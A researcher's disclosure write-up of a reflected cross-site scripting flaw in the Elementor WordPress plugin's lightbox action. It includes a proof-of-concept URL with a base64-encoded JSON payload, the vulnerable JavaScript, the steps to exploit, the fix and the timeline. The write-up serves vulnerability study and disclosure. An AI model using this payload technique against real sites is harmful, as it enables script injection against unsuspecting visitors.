Catching a XSS at Elementor

Hunting and exploiting an XSS in Elementor <3.1.4

Joel Beleña - March 23th 2021

Introduction

Elementor is a plugin for building websites for wordpress present in more than 5 million sites.

Title: Reflected Cross-Site-Scripting (XSS)
Affected component: lightbox
CVE: CVE-2021-24891
Vulnerable Versions: 1.5.0 > x < 3.1.4
CVSSv3 Value: 4.3
CVSSv3 Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N

Wordpress link: elementor
Site: elementor.com

TL;DR

An unauthenticated user can inject arbitrary JavaScript code in the URL of a web which is using Elementor.

To exploit this vulnerability, it is needed a web page using Elementor or Elementor Pro running the JavaScript file "fronten.min.js" with a version higher than 1.5 and lower than 3.1.4.

The affected resource is **#elementor-action:action=lightbox&settings=** and the payload will be encoded in base64 as a value for the settings variable. An example of this could be:

```
https://vulnerablesite.com/#elementor-action:action=lightbox&settings=eyJ0eXBlIjoibnVsbCIsImh0bWwiOiI8c2NyaXB0PmFsZXJ0KCd4c3MnKTwvc2NyaXB0Pi J9
```

The base64 string is an encoded JSON with the following structure:

```
{
"type":"null",
"html":"<script>alert('xss')</script>"
}
```

Inside the value "HTML" is where the payload would be stored. After injecting the desired payload, the JSON should be encoded back to base64 and attach it to the aforementioned URL.

Hunting the vuln - Technical details


Everything started with a suspicious URL during the audit of a client's web page. This URL was looking something like:

```
https://vulnerablesite.com/avulnerableresource/#elementor-action:action=lightbox&settings=eyJ0eXBlIjoidmlkZW8iLCJ1cmwiOiJodHRwczovL3d3dy55b3V0dWJlLmNvbS93YXRjaD92PWRRdzR3OVdnWGNRIn0=
```


The base64 in the variable settings updated me and after decoding it I could see the following JSON:

```
{
"type":"video",
"url":"https://www.youtube.com/watch?v=dQw4w9WgXcQ"
}
```

After some tests, I could see that it was possible to change the URL of the video and force the web page to render whichever video I wanted, so I figured out that the content of the variables was not being checked in the server, but n the client-side. With this information I started wondering if it was possible to inject something else apart from videos. So I opened the "Developer Tools", and went to the section "Debugger", where it is possible to search for a string in all the available source files.




Knowing that somewhere in the code the base64 encoded JSON needs to be decoded, I searched for the function used in JavaScript for this purpose: atob (the encoding function is called btoa).



atob


wp-content/plugins/elementor/assets/js/frontend.min.js (1 match)

This led me to the following section of code:



```
key: 'runAction',
value: function runAction(e) {
  var t = (e = decodeURIComponent(e)).match(/action=(.+?)&/),
  n = e.match(/settings=(.+)/);
  if (t) {
    var i = this.actions[t[1]];
    if (i) {
      var o = {
      };
      n && (o = JSON.parse(atob(n[1])));
      for (var r = arguments.length, a = new Array(r > 1 ? r - 1 : 0), s = 1; s < r; s++) a[s - 1] = arguments[s];
      i.apply(void 0, [
        o
      ].concat(a))
    }
  }
```

At this point, I decided to set a breakpoint in this line and refresh the web page so I could trace the execution of the code and how the JSON was being used. After some time diving into the code and re-refreshings of the site, I finally got to the section of the code which was interesting for me.



```
showModal: function showModal(e) {   e: Object { type: "video", videoType: "youtube", url: "https://www.youtube.com/embed/dQw4w9Wg
  this.elements.$closeButton = this.getModal().getElements('closeButton'),
  this.$buttons = this.elements.$closeButton,
  this.focusedButton = null;
  var t = this,
  n = t.getDefaultSettings().modalOptions;
  t.id = e.id,
  t.setSettings('modalOptions', jQuery.extend(n, e.modalOptions));
  var i = t.getModal();
  switch (i.setID(t.getSettings('modalOptions.id')), i.onShow = function () {
      DialogsManager.getWidgetType('lightbox').prototype.onShow.apply(i, arguments),
      t.setEntranceAnimation()
    }, i.onHide = function () {
      DialogsManager.getWidgetType('lightbox').prototype.onHide.apply(i, arguments),
      i.getElements('message').removeClass('animated'),
      a.default.isFullscreen && t.deactivateFullscreen(),
      t.unbindHotKeys()
    }, e.type) {
    case 'video':
      t.setVideoContent(e);
      break;
    case 'image':
      var o = [
        {
          image: e.url,
          index: 0,
          title: e.title,
          description: e.description
        }
      ];
      e.slideshow = {
        slides: o,
        swiper: {
          loop: !1,
          pagination: !1
        }
      };
    case 'slideshow':
      t.setSlideshowContent(e.slideshow);
      break;
    default:
      t.setHTMLContent(e.html)
  }
  i.show()
},
```

What this switch is doing is filtering the received arguments set in the JSON and executing a different code depending on the value of "type". In pseudocode it would looks something like this:

```
json_decoded = decodeBase64(settings);
type = json_decoded['type'];
switch(type){
    case type == 'video':
        modal.showVideo();
        stop;
    case type == 'image':
        modal.setImage();
        continuetothefollowingcase;
    case type == 'slideshow':
        modal.showImages();
        stop;
    case type != 'video' & type != 'image' & type != 'slideshow':
        modal.setHTMLContent(json_decoded['html'])
}
```

From this section, we can see that if the "type" value defined in the JSON is not: video, image or slideshow; then, the HTML of the modal to be shown will be set with the value of the element defined in the JSON with the key "html". Thus, to exploit this vulnerability, the steps are the following:

1. Set a value for "type" different than image, video or slideshow
2. Create a key called "html" containing the payload to be injected
3. Encode the JSON in base64
4. Add it to the link
5. Ready to exploit

Remediation

This vulnerability has been fixed in the version 3.1.4. If you are using elementor to build your site, I would recommend you to upgrade to the last version, more vulnerabilities have been identified for the version 3.1.3 (auth stored xss)

To fix the vulnerability, the developer team have removed the "default case" in the switch (line 165).

Timeline

February 25th, 2021: Discovery of the vulnerability and report to Elementor Security Team
March 4th, 2021: Report to Wordpress Security Team
March 5th, 2021: Response from Wordpress and Elementor Security Team
March 10th, 2021: Vulnerability fixed in version 3.1.4

External references

CVE Mitre: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24891
WPScan: https://wpscan.com/vulnerability/fbed0daa-007d-4f91-8d87-4bca7781de2d
Rotem Bar: https://rotem-bar.com/hacking-65-million-websites-greater-cve-2022-29455-elementor

Follow Me

Let us be social